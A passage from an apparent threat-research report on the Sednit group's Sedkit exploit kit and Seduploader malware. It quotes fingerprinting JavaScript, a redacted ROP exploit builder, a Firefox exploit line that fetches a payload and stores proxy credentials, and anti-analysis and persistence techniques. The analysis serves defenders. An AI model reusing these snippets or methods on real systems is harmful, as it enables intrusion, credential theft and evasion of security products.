theguardiannews.org	theguardian.com	"West's military advantage is being eroded, report warns"
worldpoliticsreviews.com	worldpoliticsreview.com	"Despite ISIS Attacks, North Korea Remains the `Varsity` of Global Threats"
worldpostjournal.com	huffingtonpost.com	"Taking War Seriously: a Russia-NATO Showdown Is No Longer Just Fiction"
reuters-press.com	reuters.com	"Russia warns Turkey over Aegean warship incident"
unian-news.info	unian.info	"Iraq warns of attacks before Paris assault"

These news articles not only serve as phishing clickbait, but also as a way to hide the exploitation attempt. Indeed, the visitor will be redirected to the real news article after having been exploited. Visitors not selected for exploitation, as explained below, will also be redirected. Thus, the target will be left under the impression that the phishing email was actually legitimate.

In order to be effective, the lure needs to be related to the target's interests. While in most cases we analyzed the lure was a news article about geopolitics, we also found a few cases using websites of legitimate Russian companies as lures.

Fingerprinting

Once the target clicks on the phishing URL, the browser is redirected to the **Sedkit** landing page. The purpose of this page is to build a report of the visitor's machine. To do so, it contains over 200 lines of JavaScript code (once beautified) that collect various data.

The landing page code has stayed the same since March 2015, and an annotated, beautified extract is shown below. The JavaScript comments are from the developers, while the variable string_of_json is the actual report built as a JSON object.

```
string_of_json += "\"timezone\"" + ":" + getTimeZone() + ",";  ❶

for(var prop in navigator) {  ❷
string_of_json += ...[REDACTED]...
}

string_of_json += "\"screen\":{ ";  ❸
for(var prop in screen) {
string_of_json += ...[REDACTED]...
}

string_of_json += "\"plugins\":[ ";  ❹
//string_of_json += DetectJavaForMSIE();
if(navigator.userAgent.indexOf("MSIE") > -1 ||
navigator.userAgent.indexOf("Trident\/7.0") > -1)
{
string_of_json += DetectJavaForMSIE();
string_of_json += DetectFlashForMSIE();
string_of_json += EnumeratePlugins();
//string_of_json += DetectPdfForMSIE();
//string_of_json += DetectFlashForMSIE();
}
else
{
string_of_json += EnumeratePlugins();
}
```


❶ Collect the visitor's time zone

❷ Collect information on the visitor's browser by enumerating the properties of the JavaScript's `navigator` object *[33]*

❸ Collect information on the visitor's screen, by enumerating the properties of the JavaScript's `screen` object *[34]*

❹ Collect the list of installed browser plugins, with specific methods in the case of Internet Explorer 11, and with generic methods otherwise

An example of a **Sedkit** report produced by the landing page is shown in **Figure 11**.



```
{
  "timezone": 420,

  "appCodeName": "Mozilla",
  "appName": "Microsoft Internet Explorer",
  "appMinorVersion": "0",
  "cpuClass": "x86",
  "platform": "Win32",
  "systemLanguage": "en-us",
  "userLanguage": "en-us",
  "appVersion": "4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2;
  "userAgent": "Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0;
  "onLine": true,
  "cookieEnabled": true,
  "mimeTypes": "",

  "screen": {
    "height": 1080,
    "bufferDepth": 0,
    "deviceXDPI": 96,
    "...[REDACTED]..."
    "colorDepth": 32,
    "width": 1920,
    "availWidth": 1920,
    "updateInterval": 0
  },

  "plugins": [
    {"name": "Java","version": "1.6.0"},
    {"name": "ShockwaveFlash","version": "11.8.800.94"}
  ]
}
```

Figure 11. **Example of a Sedkit report**

The report is then sent within an **HTTP POST** request to a URI hardcoded in the landing page code. An example of such a URI is shown below:

```
xmlHttp.open("POST", "/tlPDH/DoHK/oZx0/65902/9751/?adv=4792&w1=cwXqTKEaLT&p1=14846
44566&pls=ES3So&c=9780071&w1=676193341&");
```

This hardcoded URI path is different each time the landing page is visited, and only works for a limited amount of time. This probably serves to prevent security researchers from sending specially crafted reports directly to **Sedkit** servers, in order to collect the exploits. The only way (we know of) to visit the exploit kit is to pass through a landing page URL first, which can be difficult due to the limited distribution of the phishing emails containing those URLs. Again, these landing page URLs are active for a short time.

Then, depending on the report, the visitor may receive a suitable exploit, or be redirected to the legitimate website the email lure was based on, as shown in Figure 9. Given the amount of information contained in the report, the operators can very precisely select the visitors to exploit, and those to filter out. The exact logic behind this selection is unknown to us, and remains one of the major open questions regarding **Sedkit**.

Delivering Exploits

Landing page visitors matching the **Sedkit** operators' criteria then receive an exploit suitable for their machines. Since **Sedkit**'s first appearance, numerous exploits have been added. **Table 3** lists the exploited vulnerabilities we have observed during our tracking of **Sedkit**.

Table 3. **Sedkit exploited vulnerabilities**

ID	Targeted Application	Notes	Reference
CVE-2013-1347 *[35]*	Internet Explorer 8		*[23]*
CVE-2013-3897 *[36]*	Internet Explorer 8		*[23]*
CVE-2014-1510 *[37]* **CVE-2014-1511** *[38]*	Firefox		None
CVE-2014-1776 *[39]*	Internet Explorer 11		*[23]*
CVE-2014-6332 *[40]*	Internet Explorer		See below
N/A	MacKeeper	OS X cleaning tool developed by a Ukrainian company	*[41]*
CVE-2015-2590 *[42]* **CVE-2015-4902** *[43]*	Java	0-day at the time **Sedkit** used it	*[44]*
CVE-2015-3043 *[45]*	Adobe Flash	0-day at the time **Sedkit** used it	*[46]*
CVE-2015-5119 *[47]*	Adobe Flash	Revamped from Hacking Team leaked data	*[48]*
CVE-2015-7645 *[49]*	Adobe Flash	0-day at the time **Sedkit** used it	*[50]*

The end goal of these exploits is to download and execute Sednit malware, usually Seduploader's dropper.

Most of these exploits and their use by Sednit have already been documented, as mentioned in the "Reference" column of **Table 3**. Nevertheless, we will describe the specific case of the CVE-2014-6332 vulnerability exploitation, as it is a good example of Sednit's abilities, and to the best of our knowledge has not been documented previously.

The vulnerability CVE-2014-6332 was discovered in May 2014 by an IBM X-Force security researcher *[51]*, and affected Internet Explorer versions 3 through 11. Roughly summarized, the vulnerability is an integer overflow in the Internet Explorer VBScript engine that allowed arbitrary read/write in memory.


Soon after the disclosure, a proof-of-concept was released by a Chinese security researcher [52]. The proof-of-concept used the vulnerability to disable Internet Explorer's "SafeMode", so that arbitrary VBScript code could be executed. Numerous miscreants then integrated revamped versions of this proof-of-concept into their toolsets, and the Sednit group was no exception. Indeed, in October 2015 a simple revamped version of the original proof-of-concept was added to **Sedkit**.

But the Sednit group went one step further in February 2016 by deploying a different exploit for this vulnerability. This time the purpose of the exploit was not to disable "SafeMode", but rather to write a Return-Oriented Programming (ROP) shellcode in memory, and to execute it. To do so, the exploit developers implemented numerous helper functions in VBScript, resulting in over 400 lines of code. For example, the beautified code in charge of building the ROP shellcode is shown below:

```
function createROP()
   On Error Resume Next

   shell_string = Unescape("%u8b64%u002d...[REDACTED]")

   [REDACTED]

   ie_11_case(ole32_base)
   addToROP(ie_11_case_addr)
   addToROP(rop_case_addr)
   addToROP(&h04040404)
   addToROP(vp_address)
   addToROP(&h04040404)
   addToROP(shell_addr)
   addToROP(shell_addr)
   addToROP(&h1000)
   addToROP(&h40)
   addToROP(shell_addr+1000)

   ab(3) = rop_string
end function
```

We did not find any re-use of this code by other groups of attackers, leading us to believe it was specifically developed by, or for, the Sednit group.

Parts of this code seem to have been inspired by a presentation at BlackHat USA 2014, where a security researcher named Yang Yu published some JavaScript code related to Internet Explorer exploitation *[53]*. As an example of that, **Figure 12** shows one particular JavaScript function published on one of his slides.



function GetBaseAddrByPoiAddr()

Even under ASLR, module address is 0x10000 aligned, so we can find the base address of the module according any pointer like this

```
function GetBaseAddrByPoiAddr( PoiAddr ) {
    var BaseAddr = 0;
    BaseAddr = PoiAddr & 0xFFFF0000;
    while( readDword(BaseAddr)      != 0x00905A4D ||
           readDword(BaseAddr+0xC) != 0x0000FFFF    ) {
        BaseAddr -= 0x10000;
    }
    return BaseAddr;
}
```

black hat USA 2014

Figure 12. **Slide extracted from a BlackHat USA 2014 presentation**

And a very similar VBScript function in the **Sedkit** exploit code is shown below:

```
function GetBaseAddrByPoiAddr_ole32( PoiAddr )
    BaseAddr = 0
    BaseAddr = PoiAddr And &hFFFF0000
    Do While readM(BaseAddr)<>&h00905a4d
        BaseAddr = BaseAddr - &h10000
    Loop
    ole32_base = BaseAddr
    return BaseAddr
end function
```

In other words, the exploit developers re-implemented some of the ideas of the BlackHat presentation in VBScript, and implemented the ROP part themselves.

We believe this is a good example of the technical abilities available to the Sednit group. The developers were able to understand a complex exploit well enough to make their own version. We can speculate that the purpose of that was to bypass some security products. It also shows that these developers are following technical security publications.

Conclusion and Open Questions

From personalized phishing emails to exploit kits, the Sednit group invested a lot of effort into its attack methods over the last two years. In particular, the number of 0-day exploits available to the group is surprisingly high, showing a significant resources at their disposal.

One major open question regarding the Sednit attack methods concerns the crawling of the **Sedkit** exploit kit. Indeed, the exact logic of the operators in accepting a visitor as a target remains unknown to us, and probably depends on their objectives at that moment. Given the fact that the exploit kit has been the home of several 0-day exploits in the past, the ability to receive an exploit from it would surely be interesting from a research perspective.

SEDUPLOADER: TARGET CONFIRMATION

Identikit

***Seduploader* serves as reconnaissance malware. It is made up of two distinct components: a dropper and the persistent payload installed by this dropper.**

Alternative Names

JHUHUGIT, JKEYSKW

Usage

Seduploader's payload is a downloader used by Sednit's operators as reconnaissance malware. If the victim is considered interesting, **Seduploader** is instructed to download a spying backdoor, like **Sedreco** or **Xagent**.

Known period of activity

March 2015 to August 2016 (the time of this writing). Probably still in use.

Known deployment methods

- Downloaded by **Sedkit**
- Dropped by Microsoft Office exploits attached to targeted phishing emails

Distinguishing characteristics

- The **Seduploader** payload borrows parts of its code from Carberp — an infamous malware family whose partial source code was made public — as documented by F-Secure in September 2015 *[54]*
- **Seduploader** has been compiled for Windows and OS X (at least)
- Older **Seduploader** dropper samples contain an unusual anti-analysis trick based on large temporary files (named `jhuhugit.temp`, `jhuhugit.tmp` or `jkeyskw.temp` depending on the version)
- The **Seduploader** payload implements three different methods to contact its C&C server

Timeline



Oldest known **Seduploader** sample
Seduploader OS X version deployed with Sedkit using an exploit against MacKeeper [56]
Seduploader deployed with targeted phishing emails using an exploit for the Microsoft Office vulnerability CVE-2015-1641 [58]
2015
MAR
APR
MAY
JUN
JUL
2016
MAY
AUG
Seduploader's dropper integrates a 0-day exploit for local privilege escalation (LPE) vulnerability [55]
Seduploader deployed with targeted phishing emails using a 0-day exploit for the Microsoft Office vulnerability CVE-2015-2424 [57]
One week after the Hacking Team leak, **Seduploader**'s dropper integrates a Hacking Team exploit for LPE vulnerability CVE-2015-2387 [48]
Most recently known **Seduploader** sample

Figure 13. **Seduploader major events**

The dates posited in the timeline mainly rely on the compilation timestamps of the **Seduploader** *payloads*. We believe that the payloads' timestamps were not tampered with, because they match our telemetry data, as opposed to the ***droppers'*** timestamps. The dates in the timeline may be later than the actual events though, as we do not have all **Seduploader** samples — but enough are present to give a good approximation.

Analysis

We define **Seduploader** as a two-binary component, comprising a dropper and the payload *usually* contained in this dropper. While those two have sometimes been used independently of each other, as shown in Figure 2, they usually are deployed together and remain the most-used first-stage malware of the Sednit group since the beginning of 2015.

The payload component of **Seduploader** has been compiled for Windows and OS X, but our analysis is based solely on the Windows version. Nevertheless, the OS X version is very similar, and has been described by BAE Systems in June 2015 [56].

Dropper Workflow

The workflow of **Seduploader**'s dropper component can be summarized by the four steps presented in **Figure 14**. While pretty straightforward, it has some interesting details that we will describe in this section.





Figure 14. **Seduploader's dropper workflow**

Anti-Analysis Trick

The dropper starts with an unusual anti-analysis technique, shown as pseudocode in **Figure 15**.



```
// Allocates small memory buffer
v9 = HeapAlloc(v8, 8u, 20u);
if ( v9 )
{
  // Sets buffer's tenth byte to the value 42
  v9[9] = 42;
  // Creates temporary file
  lstrcatW(v7, L"\\jhuhugit.temp");
  lpBuffer = CreateFileW(lpFileName, 0xC0000000, 3u, 0, 1u, 0x80u, 0);
  if ( lpBuffer )
  {
    // Writes 1 million times in temporary file
    lpString2 = 1000000;
    do
    {
      WriteFile(lpBuffer, v34, 3u, &NumberOfBytesWritten, 0);
      lpString2 = (lpString2 - 1);
    }
    while ( lpString2 );
    lpBuffer = CreateFileW(lpFileName, 0x80000000, 1u, 0, 3u, 0x80u, 0);
    if ( lpBuffer )
    {
      // Reads 1 million times in temporary file
      lpString2 = 1000000;
      do
      {
        ReadFile(lpBuffer, v34, 3u, &NumberOfBytesWritten, 0);
        lpString2 = (lpString2 - 1);
      }
      while ( lpString2 );
      DeleteFileW(lpFileName);
      v30 = v34;
      // Checks buffer's tenth byte still contains 42
      if ( *(v34 + 9) == 42 )
      {
```

Figure 15. **Anti-analysis trick pseudocode**

This code allocates a small memory buffer ***B*** and sets its tenth byte to the value `42`. It then writes and reads one million times into a newly created temporary file[1]. After that operation, it checks whether the tenth byte of ***B*** still contains the value `42`. If this is not the case, **Seduploader** terminates its execution.

This code primarily serves to delay execution with I/O intensive operations, in order to exhaust security products' analysis limits. It may also detect security software emulators that wrongly implement memory management, and hence are unable to maintain the correct state of **B** due to the number of operations performed.

This technique was present in another dropper employed by the Sednit group in 2014, which we have not seen since then. This trick disappeared from **Seduploader** in December 2015 — probably because it was easy to spot and could be used to detect the malware. It was then replaced by a more common anti-analysis technique based on time measurement.

Additionally, important strings in **Seduploader**'s dropper are encrypted with a simple XOR-based algorithm, and the addresses of important Windows API functions are resolved dynamically.

1 The temporary file can be named `jhuhugit.temp`, `jhuhugit.tmp` or `jkeyskw.temp` depending on the **Seduploader** version

Payload Dropping

The core logic of **Seduploader**'s dropper is implemented in a C++ class named `UpLoader` by its developers. This class has evolved several times since **Seduploader**'s first appearance, and its last known version contains the eight methods described in **Table 4**.

Table 4. **Methods of the `UpLoader` C++ class**

Method (ESET names)	Purpose
`decrypt_in_place`	Decrypts the given data using a simple XOR-based algorithm and a 10-byte key
`decrypt_in_new_memory`	Decrypts the given data using the same algorithm as `decrypt_in_place`, except that the result is written into a newly allocated memory buffer
`get_env_var`	Retrieves the value of an environment variable
`decrypt_embedded_files`	Decrypts one or more embedded files, with some metadata (names and location in which to drop them)
`decompress`	Decompresses a given memory area using Windows API function `RtlDecompressBuffer` *[59]*
`drop`	Writes the content of a given memory area into a file on disk
`execute_file`	Executes a given file, which can be either a Windows library, whose export named `init` will then be called, or an executable. If the current process runs at system integrity level *[60]*, it ensures that the child process runs at the same integrity level.
`delete_file`	Deletes a given file from the system

Using those C++ methods, the dropper decrypts and decompresses its embedded payload, which consists of one or more files. It then drops the files on disk and executes them. Finally, before removing itself from the machine, the dropper makes the payload persistent, as we will describe in the following sections.

We know the developers named this class `UpLoader` because they left Run-Time Type Information (RTTI) *[61]* in some **Seduploader** samples. Additionally, the following program database (PDB) *[62]* path overlooked by the developers in one sample, indicates that the binary itself is named `Uploader`:

```
D:\REDMINE\JOINER\HEADER_PAYLOAD\header_payload\Uploader\
Release\Uploader.pdb
```

The significance of other parts of this PDB path remain obscure, except for the `REDMINE` part, which may refer to a project management web application *[79]*.

Privilege Escalation

Before making the payload persistent on the system, **Seduploader** may execute local privilege escalation exploits. Since **Seduploader**'s first appearance, the two vulnerabilities described in **Table 5** have been exploited, and both were unpatched when first used by the Sednit group.

Table 5. **Local privilege escalation vulnerabilities exploited by Seduploader**

Vulnerability	Affected Platforms	Period of Activity	Notes
CVE-2015-1701 *[63]*	Microsoft Windows <= Windows 7	March-April 2015	*[64]*
CVE-2015-2387 *[65]*	Microsoft Windows all versions	July 2015	*[48]*

Payload Persistence

Since its inception, **Seduploader**'s dropper has employed a variety of persistence methods for its payload, some of them only when running with SYSTEM privileges (thanks to the previously mentioned exploits). Here are the most common persistence methods we observed (details are given in the IOC section):

- Register the payload under the Run registry key *[66]*. While this is essentially a classic method, **Seduploader** employs a uncommon trick to write into the registry by executing JavaScript code within the `rundll32.exe` process. This technique was first seen in the Win32/Poweliks malware in mid-2014 *[67]* , and has since been documented in detail *[68]*.
- Register the payload as a Windows service that will run at startup. This method is used only when running with SYSTEM privileges.
- Register the payload as a scheduled task that will run each time the current user logs in. This method is used only when running with SYSTEM privileges.
- Replace a legitimate Windows COM object *[69]* with the payload, so that it will be loaded in any process using that COM object. The exact hijacked object is a class named `MMDeviceEnumerator` *[70]*. This technique has also been seen in the malware Win32/COMpfun *[71]*.
- Register the payload as a Shell Icon Overlay handler COM object *[72]*, so that the payload will be loaded each time a user logs in. The chosen CLSID of this object (`{3543619C-D563-43f7-95EA-4DA7E1CC396A}`) is already legitimately used in an Internet Explorer plug-in open-source project named "BHOinCPP" *[73]*, probably to confuse defenders.
- Register a Windows shell script under the registry key `HKCU\Environment\UserInitMprLogonScript`, which will run the payload at startup. This is also a documented technique *[74]*, yet not well known. This method is usually the preferred one when **Seduploader** does not run with SYSTEM privileges.

The diversity of these persistence methods shows the intensity of the development effort behind **Seduploader**, and that its developers have a good grasp of the current literature, as several of these techniques seem to have been inspired by other malware.

Payload Workflow

The workflow of the **Seduploader** payload is presented in **Figure 16**. This binary can be roughly described as a first-stage reconnaissance tool, probably used to distinguish security researchers performing analysis from real targets. In this section we describe the workflow of this payload as found in the most recent version.




Figure 16. **Seduploader's payload workflow**

Initialization

Network Link Establishment

The first operation of the **Seduploader** payload is to find a reliable way to reach its C&C server on the Internet, which may be difficult depending on the network setup of the compromised organization. To test whether the compromised machine is connected to the Internet without attracting attention, **Seduploader** tries to reach Google servers over HTTP, usually `google.com` or `google.ru`.

This part of the **Seduploader** code changed several times over the last year and currently contains three possible means of communication, pictured in **Figure 17** and described below.




Figure 17. **Workflow of the network link establishment**

1. Direct Connection

First, **Seduploader** simply sends an **HTTP POST** request to Google with a pseudo-randomly-generated URI path. If the HTTP status code in the answer is either 200 (`OK`) or 404 (`Not Found`) — the most likely answer because there is little chance the pseudo-random URI path exists on Google websites — the network connection is assumed to be working. In this event, **Seduploader** initialization continues to the next step.

On the other hand, if **Seduploader** receives a different HTTP status code, it means the connection has been blocked (and hence any later attempt to reach the C&C server will also likely be blocked). In this case, **Seduploader** tries an alternative method to establish the network link, as described in the next two sections.

i

Before testing the connection, **Seduploader** checks if the computer has a working network interface. To do so, it searches for an interface with an IP address different from `127.0.0.1` and `169.254.155.178`. This second IP address belongs to IPv4 Link-Local network `169.254.0.0/16`, from which an address is randomly chosen by a computer failing to receive an IP address via DHCP protocol *[75]*. Therefore, it makes very little sense to check for a particular IP address in this network, as all addresses have the same probability of being chosen.

2. Via Proxy

Some organizations force their computers to pass through an HTTP proxy to access the Internet, which may explain why the previous direct connection did not work. To use the proxy, **Seduploader** needs to retrieve its IP address and TCP port number, plus some credentials, if needed.

To retrieve this information, **Seduploader** searches for proxy configuration settings in the Firefox browser, via the two following steps:

- It parses the Firefox preference file (`pref.js`) to find the `network.proxy.http` and `network.proxy.http_port fields`, respectively, containing the proxy address and port number.
- It retrieves the proxy credentials from the custom Windows registry key `HKCU\Control Panel\Desktop\WeelScrInit`. Interestingly, this registry key was created during the exploitation of the target by **Sedkit**.

For example, the following code snippet comes from a **Sedkit** exploit against Firefox (CVE-2014-1510 *[37]*), and sets the registry key `WeelScrInit` to the value of the HTTP field `Proxy-Authorization`, after a request has been made to download the payload. This HTTP field contains the credentials for proxy basic authentication, and can be reused for multiple requests *[76]*.

```
var channel = ioserv.newChannel("http:////[...REDACTED...]//cormac.mcr", 0, null);

var my_chan_host = channel.getRequestHeader("Proxy-Authorization");

try {
    var wrk = Components.classes["@mozilla.org/windows-registry-
key;1"].createInstance(Components.interfaces.nsIWindowsRegKey);
    wrk.create(wrk.ROOT_KEY_CURRENT_USER, "Control Panel\\\\Desktop", wrk.ACCESS_
WRITE);
    var id = wrk.writeStringValue("WeelScrInit", my_chan_host);
wrk.close();
} catch (e) {}
```

Once the proxy information has been retrieved, **Seduploader** sends an **HTTP POST** request to Google via the proxy and checks the answer status code, in the same way as previously described.

We speculate that only Firefox is currently implemented because Sednit operators have had trouble establishing an Internet connection on specific targets using this browser, while the code injection technique described below was good enough for other browsers. The proxy information retrieval code has been built so that it could possibly be extended to other browsers than Firefox, with the use of an abstract C++ class.

3. Inject Into a Running Browser

If the proxy method also fails, **Seduploader** injects some code into a running browser, which may allow it to bypass network security products. To do so, **Seduploader** waits for the user to launch a browser, by regularly enumerating the running processes and comparing the hash of their names with some hardcoded values. The hash function is a simple series of ROL 7 operations, and **Table 6** shows the list of targeted browsers.

Table 6. **Targeted browsers**

Hash	Process Name	Browser Name
0x250DFA8F	iexplore.exe	Internet Explorer
0x7712FEAE	firefox.exe	Firefox
0xBD3CC33A	chrome.exe	Google Chrome
0x7A38EBF3	opera.exe	Opera
0x4A36ABF3	browser.exe	Yandex Browser

If a browser is found running, **Seduploader** injects a shellcode into its memory, and creates a thread in it with the `CreateRemoteThread` Windows API. This shellcode tries to contact Google in a way similar to that described above, and communicates the result back to the **Seduploader** process through shared memory. This shared memory is created with the Windows API `OpenFileMapping` and bears a hardcoded, random-looking name.

If all the tested methods fail, **Seduploader** will try all the methods again, until there is a working Internet connection.

Reconnaissance Report

Once the network link has been established, **Seduploader** builds a report on the compromised machine in the form of `id=XXXXXX&w=`…. The `id` parameter contains the serial number of the hard drive and serves to identify the machine, while the `w` parameter contains the actual report with the following information:

- List of running processes
- Hard drive information extracted from Windows registry key `HKLM\SYSTEM\CurrentControlSet\Services\Disk\Enum` (preceded by `disk=`)
- Build identifier, which is a hardcoded 4-byte value (preceded by `build=`)
- Optional field named `inject` indicating whether the network link was established through browser injection

An example of such a report is shown below:

```
id=rA;ù&w=@[System Process]
System
smss.exe
csrss.exe
[REDACTED]
disk=SCSI\Disk&Ven_VMware_&Prod_VMware_Virtual_S\[REDACTED]
build=0xb58f978f
```

The report is then encrypted with a simple algorithm: a pseudo-randomly-generated 4-byte value is XORed with a hardcoded 4-byte value (different in each sample), and serves as a key to XOR the data. The encrypted data are then appended to the key.

Finally, the resulting encrypted data are sent as the body of an **HTTP POST** request. All communications with the C&C server are sent in the same manner.

